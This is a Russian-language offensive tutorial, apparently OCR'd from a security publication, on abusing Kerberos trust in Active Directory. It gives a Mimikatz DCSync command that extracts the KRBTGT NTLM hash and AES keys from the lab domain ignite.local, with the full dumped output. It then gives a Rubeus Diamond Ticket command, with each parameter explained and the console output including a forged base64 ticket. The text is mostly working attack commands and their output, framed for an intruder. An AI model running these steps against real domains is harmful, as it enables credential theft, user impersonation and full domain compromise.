
КАК ИСПОЛЬЗОВАТЬ ДОВЕРИЕ KERBEROS В СВОИХ ЦЕЛЯХ

ЛОКАЛЬНАЯ АТАКА НА WINDOWS

Если злоумышленник проник на локальный компьютер с Windows, то он может прибегнуть к таким инструментам, как Mimikatz и Rubeus.

Извлечение хеша KRBTGT

Команда, которую я приведу ниже, вытягивает NTLM-хеш и ключи шифрования AES учетной записи KRBTGT из целевого домена. Эти хеши используются в атаках Golden Ticket и Diamond Ticket для подделки билетов Kerberos.




```
  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::dcsync /domain:ignite.local /user:krbtgt
[DC] 'ignite.local' will be the domain
[DC] 'DC.ignite.local' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 12/21/2024 11:50:34 AM
Object Security ID   : S-1-5-21-798084426-3415456680-3274829403-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 761688de884aff3372f8b9c53b2993c7
    ntlm- 0: 761688de884aff3372f8b9c53b2993c7
    lm  - 0: 30988c9744284745ca70a5057605f1f5

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 04d08ad847ddee39011ab701fbca36ac

* Primary:Kerberos-Newer-Keys *
    Default Salt : IGNITE.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 8e52115cc36445bc520160f045033d5f40914ce1a6cf59c4c4bc96a51b970dbb
      aes128_hmac       (4096) : f46174b3ad94ff955e991fd801bd24b3
      des_cbc_md5       (4096) : 897a7a98d0daf7e5
```

Чтобы было нагляднее, вот пример команды, демонстрирующей использование Rubeus (это утилита для оперирования с билетами Kerberos в Active Directory). Эта конкретная команда проводит атаку Diamond Ticket, которая позволяет злоумышленнику прикинуться нужным юзером.

```
rubeus.exe diamond /krbkey:
8e52115cc36445bc520160f045033d5f40914ce1a6cf59c4c4bc96a51b970dbb /
user:sanjeet /password:Password@1 /enctype:aes /domain:ignite.local /
dc:dc.ignite.local /ticketuser:sanjeet /ptt /nowrap
```

В этой атаке происходит подделка сервисных билетов при помощи ключей шифрования KRBTGT. Разберем параметры:


- `krbkey:8e5...dbb` — этот оператор указывает AES-ключ KRBTGT, который нужен для шифрования и подписи билета Kerberos. Это самый важный параметр для создания валидного сервисного тикета;
- `/user:sanjeet` — имя пользователя, от которого будет производиться работа во время операции;
- `/password:Password@1` — пароль для указанного пользователя. Система использует этот пароль для аутентификации и, возможно, получения ключей шифрования или TGT;
- `/enctype:aes` — тип шифрования для билета Kerberos. В этом случае используется шифрование AES — популярный вариант в современных реализациях Kerberos для усиления защиты;
- `/domain:ignite.local` — целевой домен (`ignite.local`), для которого предназначен поддельный билет;
- `/dc:dc.ignite.local` — система коннектится к Domain Controller (`dc.ignite.local`) в процессе создания тикета;
- `/ticketuser:sanjeet` — фальшивый билет Kerberos сделан так, чтобы выдать себя за юзера Sanjeet;
- `/ptt` — атака Pass the Ticket. Сгенерированный билет автоматически встраивается в текущую сессию, чтобы моментально сработать при аутентификации;
- `/nowrap` — эта настройка не позволяет выводу в консоли переноситься на новую строку. Улучшает читаемость.



```
C:\Users\sanjeet\Downloads>Rubeus.exe diamond /krbkey:8e52115cc36445bc520160f045033d5f40914ce1a6cf59c4c4bc96a51b9
70dbb /user:sanjeet /password:Password@1 /enctype:aes /domain:ignite.local /dc:dc.ignite.local /ticketuser:sanjee
t /ptt /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: Diamond Ticket

[*] Using domain controller: dc.ignite.local (192.168.1.48)
[!] Pre-Authentication required!
[!]     AES256 Salt: IGNITE.LOCALsanjeet
[*] Using aes256_cts_hmac_sha1 hash: C1E25051A6E747283499C93776A0C270C3F9262A5D1AA05E45AFEBD6A6E11640
[*] Building AS-REQ (w/ preauth) for: 'ignite.local\sanjeet'
[*] Using domain controller: 192.168.1.48:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIE8DCCBOygAwIBBaEDAgEWooID9jCCA/JhggPuMIID6qADAgEFoQ4bDElHTklURS5MT0NBTKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMSUd
OSVRFLkxPQ0FMo4IDrjCCA6qgAwIBEqEDAgECooIDnASCA5iCnbsYoOO7hvr3Ii+QIsO6oDZf6mQxXT0iZ/BqRFW3pWyZ7Zymm3d8PY+rsOq1qhfV
W7mxtiNqb/fHf4+8icschO0QjiEJiyxEtMFMhbB+DLSk4WDBYeAqrmzOQHOnnkCjUB1/wKU9+1A6KQUmPLPYtjEiUV7vl2DmhHIad+7UcUhfiAVbA
mSkt7n/c3qWcW44F8wDedkGe4+LZL+RGR9uAtFLe3lRyhydrU25UM8Sx704GFQbhEU0YRIFATaYIt1wFT0B6MbEOF2cXu4GrZcowb1ns38Muq88tq
/mMoCXRtf4mD8y9M6zVxPkJHx2tnEhoQaiuzP/2rKPPQKPvNFNiTQW+yJhxXMMOOUPXUKeuP5SSGhlcR8bw2vIW10ySMCRkJ0Cf+ADhKA+hQKMQI5
TXEKaRdaL2amJBh/KqwjBm6gzyU05gA4wCO28eErL85vvkKnQTSwWzJy2Y4eqIKMszXjNnbVqdT+J+beFNzdnTYslkc3Cbm589NOITvBdpG+nLrQ8
QzF49gxkJPM+edxp+W215bMeS+IYlcG3FIaIHopFaZLZyluvlzrzPDIMHhRuNE+OvtMsEIJCpp8ygN6IYGrJmrekw4NhJ7bYkpIkx3WwY35VXuzIb
Q2PWtS6OwR8n9e2HTXWGTwXeZSBDooObDn+aHhfixWCKsaLQUorFvgBsV7A/Ss2ZixcQFPp3OhJgBY084GersMvbXKfWntb0pz+ohGv5Lu0K/uT0E
Yht6sp99zteLLkyCAjZT1YUnGLCl/Wm7y3CtXKgJlTHLFRthRxinEDzthjxwyBQ/mN74Jm59EmpK59xyZVzANqpJZimC0exuIapHWr/OTCeMtOEA3
2toVQHoKEYP2NMZlf44SENLGMKaAIKHOA7czoxTudNGF0m8a3Xij1W0fdBCFX97ClPJWULiQM0bUf7JhL59ct7KwUqZC07xlu5onHXkCJccEKBctT
6DGx+P9M51ufb8NaOJrSKw8c8gSIpihVwf+xJgvE51CmSrjvdELbP29Btu4QGK40hOavpaW5Rnnd6YLUFd8FNwiM25W4ir49Yt4CnCkF59suI3jhl
6E82389cbvF1CoJJqTkjP+ytgccIj60XJAU82v+SgvUkbYw1BT4ESzzGOOTlllo3vJCUgCt0QDZ7qdfsKSlls9D4HBVuFKnefLHl8BTz5PSwF6HUY
egG13phZzJxB83eHsGdJXf2qGFXI/3sqOB5TCB4qADAgEAooHaBIHXfYHUMIHRoIHOMIHLMIHIoCswKaADAgESoSIEINdUwX42d8rIPuBh2WA0603
55rg7CvMi3aLYMjwNz8DLoQ4bDElHTklURS5MT0NBTKIUMBKgAwIBAaELMAkbB3NhbmplZXSjBwMFAEDhAAClERgPMjAyNDEyMjgxMTEzNDJaphEY
DzIwMjQxMjI4MjExMzQyWqcRGA8yMDI1MDEwNDExMTM0MlqoDhsMSUdOSVRFLkxPQ0FMqSEwH6ADAgECoRgwFhsGa3JidGd0GwxJR05JVEUuTE9DQ
Uw=
```

